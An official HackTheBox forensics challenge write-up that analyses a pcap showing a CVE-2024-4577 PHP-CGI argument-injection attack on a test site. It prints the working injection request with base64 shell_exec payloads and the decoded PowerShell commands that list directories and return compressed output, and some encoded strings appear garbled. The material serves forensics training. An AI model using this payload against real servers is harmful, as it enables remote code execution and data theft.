



HACKTHEBOX



Foggy Intrusion

10th September 2024 / Document No. D24.102.181

Prepared By: `Nauten`

Challenge Author(s): `Nauten`

Difficulty: `Easy`

Classification: Official

Synopsis

- Foggy intrusion is an easy forensics challenge involving analyzing a pcap file containing some HTTP traffic that involves a PHP attack (CVE based) in order to obtain the flag.

Description

- On a fog-covered Halloween night, a secure site experienced unauthorized access under the veil of darkness. With the world outside wrapped in silence, an intruder bypassed security protocols and manipulated sensitive areas, leaving behind traceable yet perplexing clues in the logs.

Can you piece together the fragments of this nocturnal breach?

Skills Required

- Familiarity with analyzing pcap files
- Familiarity with PHP
- Familiarity with Powershell

Skills Learned

- Analyzing pcap files
- Analyzing basic PHP code

- Analyzing basic Powershell code

Enumeration

We are given the following file:

- `capture.pcap`


This file contains some HTTP traffic divided into multiple streams.

To filter the output better it's possible to apply this filter to wireshark: `tcp.stream == 0` (replacing 0 with the stream number)

By carefully analyzing the file, two types of traffic can be detected:

- Bruteforce of file and directory names
- PHP code execution

An example of the first type:



```
GET /jvKsI6 HTTP/1.1
Host: halloweencorp.htb
user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
accept-encoding: *
accept: */*
Connection: keep-alive
keep-alive: timeout=15, max=1000
cache-control: max-age=0

HTTP/1.1 404 Not Found
Date: Fri, 13 Sep 2024 21:12:32 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
Content-Length: 292
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL was not found on this server.</p>
<hr>
<address>Apache/2.4.58 (Win64) OpenSSL/3.1.3 Server at halloweencorp.htb Port 80</address>
</body></html>
```

And second:

```
POST /?%ADd+allow_url_include%3d1+%ADd+auto_prepend_file%3dphp://input HTTP/1.1
Accept-Encoding: identity
Host: halloweencorp.htb
User-Agent: curl/8.3.0
Accept: /
Content-Length: 636
Content-Type: application/x-www-form-urlencoded
Connection: keep-alive

<?php echo
shell_exec(base64_decode('cG93ZXJzaGVsbC5leGUGLUMgIiRvdXRwdXQgPSBHZXQtQ2hpbGRJdGVtIC1QYXRoIEM6OyAkYnl0ZXMgPSBbVG4dC5FbmNvZG
luZ1060lVURjguR2V0Qnl0ZXMoJG91dHB1dCk7ICRjb2lwcmVzc2VkU3RyZWFTID0gW1N5c3RlbS5JTj5NZW1vcnltDhJlYW1d0jpuZXcoKTsgJGNvbXBxZXNzb3
IgcPSBbU3lzdGVtLkPLkNvbXBxZXNzaW9uLkRlZmxhdGVtdHJlYW1d0jpuZXcoJGNvbXBxZXNzZWRTdHJlYW0sIFtTeXN0ZW0uSU8uQ29tcHJlc3Npb24uQ29tcH
Jlc3Npb25Nb2RlXTo6Q29tcHJlc3Mp0yAkY29tcHJlc3Nvcj5Xcm10ZSgkYnl0ZXMsIDAsICRieXRlcY5MZW5ndGgp0yAkY29tcHJlc3Nvcj5DbG9zZSgp0yAkY2
9tcHJlc3NlZEJ5dGVzID0gJGNvbXBxZXNzZWRTdHJlYW0uVG9BcnJheSgp0yBbQ29udmVydF060lRvQmFZZTY0U3RyaW5nKCRjb2lwcmVzc2VkQnl0ZXMpIg==')
); ?>HTTP/1.1 302 Found
Date: Fri, 13 Sep 2024 21:12:37 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3
X-Powered-By: PHP/8.1.25
Location: http://halloweencorp.htb/dashboard/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

FchbCsAgDAXRrWQF2VN8XaAjLTS1bf9GTiTxFuYshJBK905SMETfx1RMxKzjigbczi3rZ0C9hAFR3eKcxRUtmZU5MJH/kIYKZ//vg==
```

Searching for more information about this payload on the internet reveals that it is related to **CVE-2024-4577**.

It's possible to notice that all these requests have as response code the value **302** (redirect).

In Wireshark, to filter only for this type of traffic, apply the filter: `http.request.uri contains "allow_url_include"`

Upon closer analysis of the PHP payload, it becomes clear that the input command is base64 encoded:

```
<?php echo
shell_exec(base64_decode('cG93ZXJzaGVsbC5leGUGLUMgIiRvdXRwdXQgPSBHZXQtQ2hpbGRJdGVtIC1QYXRoIEM6OyAkYnl0ZXMgPSBbVG4dC5FbmNvZG
luZ1060lVURjguR2V0Qnl0ZXMoJG91dHB1dCk7ICRjb2lwcmVzc2VkU3RyZWFTID0gW1N5c3RlbS5JTj5NZW1vcnltDhJlYW1d0jpuZXcoKTsgJGNvbXBxZXNzb3
IgcPSBbU3lzdGVtLkPLkNvbXBxZXNzaW9uLkRlZmxhdGVtdHJlYW1d0jpuZXcoJGNvbXBxZXNzZWRTdHJlYW0sIFtTeXN0ZW0uSU8uQ29tcHJlc3Npb24uQ29tcH
Jlc3Npb25Nb2RlXTo6Q29tcHJlc3Mp0yAkY29tcHJlc3Nvcj5Xcm10ZSgkYnl0ZXMsIDAsICRieXRlcY5MZW5ndGgp0yAkY29tcHJlc3Nvcj5DbG9zZSgp0yAkY2
9tcHJlc3NlZEJ5dGVzID0gJGNvbXBxZXNzZWRTdHJlYW0uVG9BcnJheSgp0yBbQ29udmVydF060lRvQmFZZTY0U3RyaW5nKCRjb2lwcmVzc2VkQnl0ZXMpIg==')
); ?>
```

By following the stream of this specific request type using Wireshark, it's possible to extract all requests entirely for further analysis.

Solution

To extract input commands:

```
$ cat stream.txt | grep -i "base64_decode"
<?php echo <?php echo
shell_exec(base64_decode('cG93ZXJzaGVsbC5leGUGLUMgIiRvdXRwdXQgPSBHZXQtQ2hpbGRJdGVTIC1QYXRoIEM6OyAkYnI0ZXMgPSBbVG4dC5FbmNvZG
luZ1060lVURjguR2V0QnI0ZXMoJG91dHB1dCk7ICRjb21wcmVzc2VkU3RyZWFTID0gW1N5c3RlbS5JTjY5NZW1vcnltDhJlYW10d0pucXcoKTsgJGNvbXByZXNzb3
IgPSBbU3lzdGVTkklPLkNvbXByZXNzaW9uLkRlZmxhdGVtdHJlYW10d0pucXcoJGNvbXByZXNzZWRTdHJlYW0sIFtTeXN0ZW0uSU8uQ29tcHJlc3Npb24uQ29tcH
Jlc3Npb25Nb2RlXTo6Q29tcHJlc3MpoYAkY29tcHJlc3Nvcj5XcmI0ZSgkYnI0ZXMsIDAsICRieRlcy5MZW5ndGgpOyAkY29tcHJlc3Nvcj5Db69zZSgpOyAkY2
9tcHJlc3NlZEj5dGVzID0gJGNvbXByZXNzZWRTdHJlYW0uVG9BcnJheSgpoYBbQ29udmVydF060lRvQmFzZTY0U3RyaW5nKCRjb21wcmVzc2VkJnI0ZXMPig==')
); ?>HTTP/1.1 302 Found
<?php echo
shell_exec(base64_decode('cG93ZXJzaGVsbC5leGUGLUMgIiRvdXRwdXQgPSBHZXQtQ2hpbGRJdGVTIC1QYXRoIEM6XHhhbXBwOyAkYnI0ZXMgPSBbVG4dC
5FbmNvZGluZ1060lVURjguR2V0QnI0ZXMoJG91dHB1dCk7ICRjb21wcmVzc2VkU3RyZWFTID0gW1N5c3RlbS5JTjY5NZW1vcnltDhJlYW10d0pucXcoKTsgJGNvbX
ByZXNzb3IgPSBbU3lzdGVTkklPLkNvbXByZXNzaW9uLkRlZmxhdGVtdHJlYW10d0pucXcoJGNvbXByZXNzZWRTdHJlYW0sIFtTeXN0ZW0uSU8uQ29tcHJlc3Npb2
4uQ29tcHJlc3Npb25Nb2RlXTo6Q29tcHJlc3MpoYAkY29tcHJlc3Nvcj5XcmI0ZSgkYnI0ZXMsIDAsICRieRlcy5MZW5ndGgpOyAkY29tcHJlc3Nvcj5Db69zZS
gpOyAkY29tcHJlc3NlZEj5dGVzID0gJGNvbXByZXNzZWRTdHJlYW0uVG9BcnJheSgpoYBbQ29udmVydF060lRvQmFzZTY0U3RyaW5nKCRjb21wcmVzc2VkJnI0ZX
MPig==')); ?>HTTP/1.1 302 Found
... snip ...
```

Copy single base64 strings and decode them, this can be done in CyberChef using "Fork" and "From base64" operations to process each line individually.

Result is:

```
powershell.exe -C "$output = Get-ChildItem -Path C:; $bytes = [Text.Encoding]::UTF8.GetBytes($output); $compressedStream = [System.IO.MemoryStream]::new(); $compressor = [System.IO.Compression.DeflateStream]::new($compressedStream, [System.IO.Compression.CompressionMode]::Compress); $compressor.Write($bytes, 0, $bytes.Length); $compressor.Close(); $compressedBytes = $compressedStream.ToArray(); [Convert]::ToBase64String($compressedBytes)"
powershell.exe -C "$output = Get-ChildItem -Path C:\xampp; $bytes = [Text.Encoding]::UTF8.GetBytes($output); $compressedStream = [System.IO.MemoryStream]::new(); $compressor = [System.IO.Compression.DeflateStream]::new($compressedStream, [System.IO.Compression.CompressionMode]::Compress); $compressor.Write($bytes, 0, $bytes.Length); $compressor.Close(); $compressedBytes = $compressedStream.ToArray(); [Convert]::ToBase64String($compressedBytes)"
... snip ...
```

Analyzing carefully these commands it's possible to notice multiple things:

- variable `$output` contains the output of the executed command
- deflate (compression) operation gets applied to the same variable
- base64 is applied to the result of the deflate operation and prints the string

As we saw, the base64 gets printed, so it's also returned in all HTTP responses in the pcap file related to the attack.

Extract all strings and decode the content using Cyberchef applying "Fork" + "From base64" + "Raw inflate" operations.

For example:



Input: FchbCsAgDAXRrWQF2VN8XzAajLTS1bf9GTiTxFuYshJBK9@5SMeTFx1RMxKzjigbczi3rZ0C9hAFR3eKcxRUtmZU5MJH/kIYKZ//vg==
Result: dashboard img webalizer xampp applications.html bitnami.css config.php favicon.ico index.php

Analyzing all outputs, one (related to **config.php** reading) contains :



```
<?php define('DB_SERVER', 'db'); define('DB_USERNAME', 'db_user'); define('DB_PASSWORD',  
'HTB{[REDACTED]}'); define('DB_DATABASE', 'a5BNadf'); $mysqli = new mysqli(DB_SERVER, DB_USERNAME,  
DB_PASSWORD, DB_DATABASE); if ($mysqli->connect_error) { die("Connection failed: " . $mysqli->connect_error); }  
$mysqli->set_charset('utf8'); ?>
```